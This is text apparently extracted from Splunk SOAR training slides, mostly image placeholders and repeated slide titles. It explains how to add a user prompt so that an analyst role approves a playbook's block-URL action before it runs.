
Working With ActionResults




Working With ActionResults




Working With ActionResults




Working With ActionResults




Working With ActionResults



Working With ActionResults



Your full playbook (so far)!






User Prompts


splunk® turn data into doing™

User Prompts


- This playbook will run end to end automatically
- What happens if we want an analyst to make a decision?
- We want add a prompt before our block url action to allow a human a chance to make a decision




User Prompts



User Prompts



User Prompts




User Prompts


The first option we need to select is an approver for the prompt.

This can either be an specific individual user or a group of users.


For this example we'll chose to prompt ourselves via our Role. Select **your assigned role** from the drop down. This will be "**L1 SOC Analyst - T1 - X**" Where X is your Tenant/User Number.




User Prompts



